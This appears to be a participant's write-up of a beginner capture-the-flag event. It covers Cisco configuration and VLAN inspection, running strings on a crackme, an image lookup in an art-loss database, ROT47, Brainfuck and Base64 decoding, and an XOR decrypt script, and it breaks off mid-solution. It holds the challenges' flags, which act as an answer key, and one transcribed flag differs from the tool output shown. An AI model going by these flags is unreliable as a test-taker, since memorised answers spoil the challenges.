


CONFIGURATION



Download the configuration file

Name	Date modified
SteamLibrary	6/10/2024 12:50 PM
the real xp	5/3/2024 9:59 PM
VM	18/10/2024 6:05 PM
VM snort	16/10/2024 9:12 AM
chal	2/11/2024 2:47 AM
Configuration	2/11/2024 2:44 AM
Local Disk (C) - Shortcut (2)	14/10/2024 9:26 PM
Local Disk (C) - Shortcut	6/10/2024 12:48 PM


Since the flag description says that there something hidden in configuration,

We can try to use show run command in the router.

```
R1>en
R1#show run
Building configuration...

Current configuration : 711 bytes
!
version 15.1
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname R1
!
!
!
!
!
ip cef
no ipv6 cef
!
!
!
license udi pid CISCO2911/K9 sn FTX1524872A-
!
!
!
!
!
spanning-tree mode pvst
```

This is the result when I show run in asa devices. The flag is F14g{sh0w_ruN}




The image shows a screenshot of the ASA0 CLI interface. The title bar says "ASA0". Below it, there are tabs for "Physical", "Config", "CLI" (which is selected), and "Attributes". The main window is titled "IOS Command Line Interface". The text within the window is as follows:

```
Type help or '?' for a list of available commands.
ciscoasa>%IP-4-DUPADDR: Duplicate address 192.168.3.1 on GigabitEthernet1/1, sourced by 0002.4ABD.
3C02

ciscoasa>en
Password:
ciscoasa#show run
: Saved
:
ASA Version 9.6(1)
!
hostname ciscoasa
names
!
interface GigabitEthernet1/1
 nameif F14g{sh0w_ruN}
 security-level 50
 ip address 192.168.3.1 255.255.255.0
!
interface GigabitEthernet1/2
 no nameif
 no security-level
 no ip address
 shutdown
!
interface GigabitEthernet1/3
 no nameif
 no security-level
 no ip address
 shutdown
!
interface GigabitEthernet1/4
```

CRACKME



Try to read the crackme file

Because it have an unreadable words in the file, we try to strings the crackme file.

```
(syed@kali)-[~/Downloads]
$ strings crackme
/lib64/ld-linux-x86-64.so.2
Xb??
puts
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
strcmp
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
mfkryptwashere
5d2chAIuQp9bWqkYDV8fUoOVyg75oA
Masukkan kata kunci kalau nak flag:
Mantap, nah flag: %s
Salah kata kunci hehehe
;*3*
GCC: (Debian 14.2.0-3) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
crackme.c
__FRAME_END__
__DYNAMIC
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
```

This is the try and error part


```
(syed@kali)-[~/Downloads]
$ ./crackme
Masukkan kata kunci kalau nak flag: PTE1
Salah kata kunci hehehe
```

Since the creator was mfkrypt I try to use mfkryptwashere and get the flag


```
(syed@kali)-[~/Downloads]
$ ./crackme
Masukkan kata kunci kalau nak flag: mfkryptwashere
Mantap, nah flag: 5d2chAIuQp9bWqkYDV8fUoOVyg75oA
```

F14g{5d2chAIuQp9bWqkYDV8fUoOVyg75o}

GUESSY – GUESSY



Download the chal.pka and run in packet tracer



Since the description mention about network troubleshoot

I try to show vlan in switch devices

The screenshot shows a terminal window titled "Switch1" with the "CLI" tab selected. The window displays the output of the "show vlan" command. The output includes two tables: one for active VLANs and another for VLANs with specific types. The first table lists VLANs 1, 10, 20, 69, 1002, 1003, 1004, and 1005. The second table lists VLANs 1, 10, 20, 69, 1002, 1003, 1004, and 1005 again, along with their MTU, Parent, RingNo, BridgeNo, Stp, BrdgMode, Transl, and Trans2 values.

```
%LINK-5-CHANGED: Interface FastEthernet0/24, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/24, changed state to up

Switch>en
Switch#show vlan

VLAN Name                               Status    Ports
---- ----
1   default                             active    Fa0/2, Fa0/3, Fa0/5, Fa0/6
                                         Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                         Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                         Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                         Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                         Fa0/23, Gig0/1, Gig0/2
10  hehehe_:)
20  VLAN0020
69  Fl4g{b4sic_v14n_ch3ck}
1002 fddi-default
1003 token-ring-default
1004 fddinet-default
1005 trnet-default

VLAN Type     SAID      MTU    Parent RingNo BridgeNo Stp   BrdgMode Transl Trans2
---- ----
1   enet    100001   1500   -     -     -     -     0     0
10  enet    100010   1500   -     -     -     -     0     0
20  enet    100020   1500   -     -     -     -     0     0
69  enet    100069   1500   -     -     -     -     0     0
1002 fddi   101002   1500   -     -     -     -     0     0
1003 tr    101003   1500   -     -     -     -     0     0
1004 fdnet  101004   1500   -     -     -     ieee  0     0
1005 trnet  101005   1500   -     -     -     ibm   0     0

VLAN Type     SAID      MTU    Parent RingNo BridgeNo Stp   BrdgMode Transl Trans2
---- ----
Remote SPAN VLANs
```

BARANG LAMA



First, I try to use exiftool to find data about the picture

```
(syed㉿kali)-[~/Downloads]
$ exiftool Lost_Art.jpg
ExifTool Version Number : 12.76
File Name : Lost_Art.jpg
Directory : .
File Size : 193 kB
File Modification Date/Time : 2024:11:02 01:40:44+08:00
File Access Date/Time : 2024:11:04 19:30:31+08:00
File Inode Change Date/Time : 2024:11:02 22:42:58+08:00
File Permissions : -rwxrwxr-x
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 300
Y Resolution : 300
Comment : File source: http://commons.wikimedia.org/wiki/File:Adolph-von-Menzel-Tafelrunde.jp
g
Image Width : 746
Image Height : 899
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 746x899
Megapixels : 0.671
```

This is when I click the link

The screenshot shows a file page on Wikimedia Commons. At the top, there's a navigation bar with links for 'File' and 'Discussion'. Below it is the 'Wikimedia Commons' logo. The main title is 'File:Adolph-von-Menzel-Tafelrunde.jpg'. A sub-header indicates it's from 'Wikimedia Commons, the free media repository'. On the left, there's a sidebar with various navigation links like 'Main page', 'Upload file', and 'Tools'. The central part of the page features a large image of a painting by Adolph von Menzel titled 'King Frederick II's Round Table at Sanssouci'. To the right of the image are several interactive icons: 'Download all sizes', 'Use this file on the web', 'Use this file on a wiki', 'Email a link to this file', and 'Information about reusing'. Below the image, text specifies the size of the preview (497 x 599 pixels) and other resolutions available. It also notes that the file has annotations and provides a link to the original file.

The screenshot shows a detailed object record for a painting. The title is 'Adolph von Menzel: King Frederick II's Round Table at Sanssouci'. The artist is listed as 'Adolph von Menzel (1815-1905)'. The title is described as 'German: König Friedrich II. Tafelrunde in Sanssouci / King Frederick II's Round Table at Sanssouci'. The object type is 'painting'. Description: 'Tableau to the left'. Date: 1850. Medium: 'oil on canvas'. Dimensions: height: 203 cm (79.9 in); width: 172 cm (67.7 in). Collection: 'Alte Nationalgalerie'. Object history: '1945: burnt'. Notes: 'eine Nationalgalerie, Berlin, nach dem Weltkrieg zerstört im Flaksturm Friedrichshain zusammen mit anderen Gemälden und Skulpturen aus dem damaligen Kaiser-Friedrich-Museum verbrannt'. References: links to external databases like SMB and SMR. Source/Photographer: 'Original uploader was Mitasch at de.wikipedia. Transferred from de.wikipedia to Commons by Yellowcard using CommonsHelper. (Original text: unbekannt)'. Other versions: three smaller thumbnail images of the same painting.

I try to search for lost art database

lost art

Lost artworks

Lost artworks are original pieces of art that credible sources or material evidence indicate once existed but that cannot be accounted for in museums or ...



 lostart.shop
<https://lostart.shop> › collections › clothing

CLOTHING - Lost Art

Lost Art - LA X Lord Apex Hood Black — Regular price £67.







 Lost Ark
<https://www.playlostark.com>

Lost Ark - Free to Play MMO Action RPG

About **Lost Ark**. Experience an action-packed fantasy MMORPG that takes players on epic adventures with thrilling combat and captivating quests.



 Lost Art-Datenbank
<https://www.lostart.de> › start

Lost Art Database - Lost Art-Datenbank

The **Lost Art Database** documents cultural property expropriated as a result of Nazi persecution, especially from Jewish owners, between 1933 and 1945 ...



 Lost Art Press
<https://lostartpress.com>

Lost Art Press

Publishers of books on hand-tool woodworking. All our books are made in the USA.

And I found the id of the lost art

 **Lost Art Database**
 German Lost Art Foundation

Search About Lost Art Report object Report restitution

Search Advanced search

King Frederick II's Roundtable at Sanssouci

CSV Print

1 result

Objects X

Kind of report	+
Type of record	-
<input checked="" type="checkbox"/> Objects	1
Circumstances of loss	+
Object group/object type	+
Material	+



Search Request
King Frederick II's Round Table in Sanssouci
1750
 Artist: Menzel, Adolph
 Object type: Painting
 Material / Technique: Oil ; Canvas / painted
 Lost Art-ID: 257456

F14g{257456}

EJEN KE SEKTOR 47




A screenshot of the Google Translate mobile application. The search bar at the top contains the text 'translate english to malay'. Below the search bar is a navigation bar with tabs: All, Images, Shopping, Videos, Books, Web, News, More, and Tools. The 'All' tab is selected. The main area shows a translation pair: 'rotasi' in Malay is translated to 'rotation' in English. There is a small note 'Translate from: Indonesian' next to the input text. At the bottom are standard translate controls: microphone, clipboard, volume, and a large blue 'G' logo. A footer bar at the bottom includes links for 'Open in Google Translate' and 'Feedback'.

Since the description says the rotate to 47 sector, I use cyberchef and choose ROT47 recipe and already get the flag.

The screenshot shows the CyberChef interface with the following details:

- Recipe:** ROT47
- Amount:** 47
- Input:** u`c8LrCb2E_C0dF<b0#_%0cfN`
- Output:** F14g{Cr3at0n_Suk3_ROT_47}

BRAIN BREAK 6



Cat the output.txt file

```
(syed㉿kali)-[~/Downloads]
$ cat output.txt
+++++[>+>>+>>>+>>><<<-]>>+++++++.>+++++,<-----,<+++++++.>>-----
--.<<++.>>+++++++.<+++++++.+++++++.<+++++++.>>-----,>-----
--.----.<<-----,.>++.--.<-----.-.>+++++++.<+++++++.----.<+++++++.>>-
-----.<++.--.-----,>+.<+++++++.<-----,+>+.<-----.>-.<-----.>-.<-----.<-----.<<++.----.
```

I search for cipher identifier

The search results page shows two entries. The first entry is from dCode, titled "Decrypt a Message - Cipher Identifier - Online Code ...". It defines a cipher identifier as a computer tool designed to recognize encryption/encoding from a text message. The second entry is from Boxentriq, titled "Cipher Identifier (online tool)". It describes the tool as helping to identify the type of cipher and providing information about useful tools to solve it.

The cipher detect as a brainfuck cipher

I try to decrypt brainfuck cipher and get the base 64 strings.



Search for a tool

- ★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'
- ★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Input: +++++++[>_++.
Arg:
Output:

Memory Dump: [index] = char (ASCII code)

[0] = (0)
[1] = (10)
[2] = 9 (57)
[3] = J (74)
[4] = w (87)

See also: [Leet Speak 1337 – LOLCODE Language – ReverseFuck – Alphuck – JSFuck Language](#) [\[\[\(!\[\]+\[\]\)\] – Binaryfuck](#)

BRAINFUCK

Informatics · Programming Language · Brainfuck

BRAINFUCK INTERPRETER

- ★ BRAINFUCK CODE TO INTERPRET

```
<-----,++.<+++++.>>-----,<++,.-->
<----,>>-.+++.<+++++.-----.
-----,>-----,-+-----,>-----,-+-----.
-----,>-----,-+-----,>-----,-+-----.
-----,>-----,-+-----,>-----,-+-----.
```
- ★ ARGUMENT
- ★ SHOW MEMORY STATE
-

BRAINFUCK ENCODER

- ★ PLAINTEXT TO CODE IN BRAINF**K [?](#)
 dCode Brainfuck
- ★ ADD A SEPARATOR BETWEEN INSTRUCTIONS



Summary

- ★ Brainfuck Interpreter
- ★ Brainfuck Encoder
- ★ What is Brainfuck? (Definition)
- ★ How does Brainfuck work?
- ★ How to encrypt using Brainfuck code?
- ★ How to encrypt using Brainfuck Shortcut code?
- ★ How to decrypt Brainfuck code?
- ★ How to decrypt Brainfuck Shortcut code?
- ★ How to recognize Brainfuck coded text?
- ★ What is the memory state?
- ★ What are the variants of the Brainfuck code?

I use cyberchef to decrypt the base 64 words and get the flag.


The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Alphabet:** A-Za-z0-9+=
- Remove non-alphabet chars:** Checked
- Strict mode:** Unchecked

Input: RjE0Z3tQbGVhc2VfdGFrZV9jYXJ1X29mX31vdXJfYnJhaw59

Output: F14g{Please_take_care_of_your_brain}

EX



First unzip the zip file

```
(syed㉿kali)-[~/Downloads]
$ unzip Ex.zip
```

Go to the unzip file directory

```
(syed㉿kali)-[~/Downloads]
$ cd Ex
```

ls

```
(syed㉿kali)-[~/Downloads]
$ ls
Business-Jets-Private-Jet-Singapore.png
CAN-Analyzer
CAN_Log_Audi_Kuning.xlsx
Configuration.pkz
'Discover_and_Decode'
'Discover_and_Decode(1).zip'
Discover_and_Decode.zip
Dumpy_Dump
ECorp.pcap
Ex
Ex.zip
```

Cat the decrypt.py

```
(syed㉿kali)-[~/Downloads/Ex]
└─$ cat decrypt.py
# XOR function
def str_xor(secret, key):
    new_key = key
    i = 0
    while len(new_key) < len(secret):
        new_key = new_key + key[i]
        i = (i + 1) % len(key)
    # XOR each character of the secret with the corresponding character of the extended key
    return "".join([chr(ord(secret_c) ^ ord(new_key_c)) for (secret_c, new_key_c) in zip(secret, new_key)])
# Load the encrypted flag from the file
flag_enc = open('flag.txt.enc', 'rb').read()

# Main function
def fungsi():
    user = input("nak makan apa eh pasni: ")
    pilihan = chr(0x34) + chr(0x79) + chr(0x34) + chr(0x6d) + chr(0x67) + chr(0x33) + chr(0x70) + chr(0x55) + chr(0x6b) + chr(0x73) + chr(0x34) + chr(0x6d) + chr(0x62) + chr(0x34) + chr(0x6c) + chr(0x6c) + chr(0x65) + chr(0x62) + chr(0x31) + chr(0x68) + chr(0x73) + chr(0x34) + chr(0x54) + chr(0x75) + chr(0x52) + chr(0x4d) + chr(0x37)
    if user == pilihan:
        print("boleh jugak, nah hadiah:")
        flag = str_xor(flag_enc.decode(), user)
        print(flag)
    else:
        print("Taknaklah, nak makan benda lain")

fungsi()
```

Cat flag.txt.enc

```
(syed㉿kali)-[~/Downloads/Ex]
└─$ cat flag.txt.enc
rH
@A8Q2
3T
nUe|P\
I
```

This is what the decrypt.py will ask for in you run it

```
(syed㉿kali)-[~/Downloads/Ex]
└─$ python3 decrypt.py flag.txt.enc
nak makan apa eh pasni: |
```

As you can see the pilihan in decrypt.py is in hex number. So I try to decrypt it using cyberchef

